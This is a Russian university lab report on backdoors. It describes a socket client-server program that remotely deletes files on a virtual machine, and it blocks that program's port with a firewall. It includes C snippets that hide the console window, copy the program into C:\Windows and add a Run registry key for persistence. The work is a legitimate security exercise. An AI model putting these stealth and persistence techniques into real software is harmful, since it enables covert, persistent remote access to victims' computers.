1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт кибербезопасности и защиты информации

**ЛАБОРАТОРНАЯ РАБОТА № 4**

**Защита от встраиваемых потайных ходов**

1. по дисциплине «Основы информационной безопасности»
2. Выполнил
3. студент гр. 4851003/20001 Федорова А.А.

<*подпись*>

1. Преподаватель

асс. преподавателя Климшин И.И

<*подпись*>

1. **Цель работы**

Изучение угроз потайных ходов и методов защиты от них.

1. **Описание задачи**

Реализовать клиент-серверную программу, использующую сокеты для сетевого соединения.

Запустить программу-клиент в виртуальной среде, программу-сервер на основной системе. Удаленно выполнить удаление файла на виртуальной машине, с установленной программой-клиентом.

Модифицировать программу-клиент, реализуя процедуру маскировки и осуществление регулярных попыток соединения с программой-сервером.

Установить программный межсетевой экран на систему с функционирующей программой-клиентом. С его помощью заблокировать используемые программами клиентом и сервером порты, и попробовать выполнить удаление файла, отметив произошедшие изменения в работе программ клиента и сервера.

1. **Алгоритмы и методы**

В ходе выполнения данной лабораторной работы была разработана клиент-серверная программа (см. Приложение А), использующая сокеты для сетевого соединения.

Со́кет ([англ.](https://ru.wikipedia.org/wiki/%D0%90%D0%BD%D0%B3%D0%BB%D0%B8%D0%B9%D1%81%D0%BA%D0%B8%D0%B9_%D1%8F%D0%B7%D1%8B%D0%BA) socket — разъём) — название [программного интерфейса](https://ru.wikipedia.org/wiki/API) для обеспечения обмена данными между [процессами](https://ru.wikipedia.org/wiki/%D0%9F%D1%80%D0%BE%D1%86%D0%B5%D1%81%D1%81_(%D0%B8%D0%BD%D1%84%D0%BE%D1%80%D0%BC%D0%B0%D1%82%D0%B8%D0%BA%D0%B0)). Сокет — [абстрактный](https://ru.wikipedia.org/wiki/%D0%90%D0%B1%D1%81%D1%82%D1%80%D0%B0%D0%BA%D1%86%D0%B8%D1%8F) объект, представляющий конечную точку соединения.

Принципы работы программы:

- клиент при запуске открывает определенный порт и ожидает соединения;

- сервер соединяется с клиентом и передаёт имя файла, который должен быть удален;

- выполняется удаление файла на системе с установленной программой-клиентом.

1. **Ход работы.**




Рисунок 1 – Демонстрация работы клиента




Рисунок 2 – Удаление файла

В результате работы данной программы файл с именем “importantInfo.txt” был успешно удален, важно отметить, что файл был удалён безвозвратно. Корзина была пуста до удаления файла и осталась пустой после удаления.

Описание методов маскировки работы программы-клиента, добавления программы-клиента в автозагрузку и копирования программы:

***Скрытиe консольного окна программы***

BOOL ShowWindow(HWND hWnd, int nCmdShow);

hWnd - путь до окна, состояние которого будем изменять. В нашем случае используем команду GetConsoleWindow для получения доступа к консоли

nCmdShow - аргумент, содержащий в себе команду, которая отвечает за то, как будет показано выбранное окно. Аргументом выбираем SW\_HIDE

***Процедура копирования***

#define WIN\_PATH L"C:\\Windows\\Client.exe"

void ProcedureCopy(){

TCHAR\* FilePath;

int Result;

FilePath = (TCHAR\*)calloc(MAX\_PATH, sizeof(TCHAR));

if ((Result = GetModuleFileName(NULL, FilePath, MAX\_PATH)) == 0) return;

if ((Result = CopyFile(FilePath, WIN\_PATH, TRUE)) == 0) return;

}

Процедура копирования программы самой себя в системный каталог вызывается в самом начале работы главного тела программы. Это обусловлено последующим вызовом процедуры установки автозапуска программы из системного каталога

***Процедура добавления в автозапуск***

Процедура, добавляющая программу в автозагрузку, вызывается после копирования exe-файла в системный каталог. В автозагрузку выставляется программа, скопированная в системный каталог.

#define WIN\_PATH L"C:\\Windows\\Client.exe"

#define REG\_PATH L"Software\\Microsoft\\Windows\\CurrentVersion\\Run"

#define REG\_NAME L"Client"

void ProcedureAutorun(){

HKEY Key;

LONG Result;

if ((Result = RegOpenKey(HKEY\_CURRENT\_USER,

REG\_PATH, &Key)) != ERROR\_SUCCESS) return;

if ((Result = RegSetValueEx(Key, REG\_NAME, 0, REG\_SZ,

(const unsigned char\*) WIN\_PATH,

sizeof(WIN\_PATH) + 1)) != ERROR\_SUCCESS) return;

RegCloseKey(Key);

}

Для добавления программы в автозапуск создадим процедуру типа void, которая при помощи функций работы с реестром создаст в соответствующем корне необходимый раздел со значением, который будет соответствовать установке автозапуска выбранной программы

HKEY Key - переменная, которая будет содержать ключ реестра

LONG Result - переменная будет хранить в себе результат выполненных операций

Result = RegOpenKey(HKEY\_CURRENT\_USER, REG\_PATH, &Key) - переменной присваивается результат, подразумевающий успешность выполненной операции по открытию указанного раздела REG\_PATH в соответствующем каталоге HKEY\_CURRENT\_USER. Путь записывается в Key. REG\_PATH определен до программы. Вместо RegOpenKey возможно использование функции RegCreateKey. Данная функция сразу создает нужный раздел указанного типа

Result = RegSetValueEx(Key, REG\_NAME, 0, REG\_SZ, WIN\_PATH, sizeof(WIN\_PATH) + 1) - переменной присваивается результат, подразумевающий успешность выполненной операции по установлению указанного значения WIN\_PATH типа REG\_SZ в открытом по пути Key разделу REG\_NAME. WIN\_PATH содержит адрес программы для автозапуска, REG\_NAME - имя раздела

RegCloseKey(Key) - функция, закрывающая раздел по указанному ключу

Исследуем программу после нововведений

Изначальное состояние ОС на виртуальной машине до запуска сервера на компьютере и клиента на виртуальной машине:

Отсутствие exe-файла Client в системном каталоге

Отсутствие процесса Client в диспетчере задач

Отсутствие в реестре раздела, отвечающего за автозапуск программы

Есть файл, который необходимо удалить. Это файл IMPORTANT.txt, находящийся по адресу C:\important\IMPORTANT.txt




Рисунок 3 – До заражения компьютера

Запускаем сервер и клиент от имени администратора для удаления файла и копирования клиента в системный каталог. В диспетчере задач появился процесс клиента. Указываем адрес файла для удаления. Также мы видим, что в реестре появился нужный раздел и в системном каталоге появился exe-файл Client

При перезагрузке в диспетчере задач видим фоновый процесс Client.exe.




Рисунок 4 – Демонстрация работы модифицированной программы


Зафиксируем список открытых сетевых портов. В командную строку введём netstat -aon. Видим снимке представлены состояния до и после подключения клиента к серверу. Видим, что клиент и сервер взаимодействуют через порт 3250. 

Рисунок 5 – Список открытых портов

Заблокируем работу этого порта.




Рисунок 6 – Демонстрация защиты от несанкционированного доступа

Включим в брандмауэре правило «ЛАБОРАТОРНАЯ РАБОТА 4», которое заблокирует порт 3250, используемый клиентом и сервером. Также удалим раздел в реестре для автозапуска Client.exe, вернем все файлы.

Запустим клиент и сервер снова. Как видно, процесс сервера и клиента запущен, раздел в реестре снова появился. Однако сервер не соединился с клиентом, а значит отсутствует возможность удаления файла. Тем не менее, программа-клиент запускается автоматически, а это значит, что при снятии блокировки с порта она снова сможет удалить файл. При отключении правила соединение восстанавливается. Мы можем удалить файл IMPORTANT.txt.

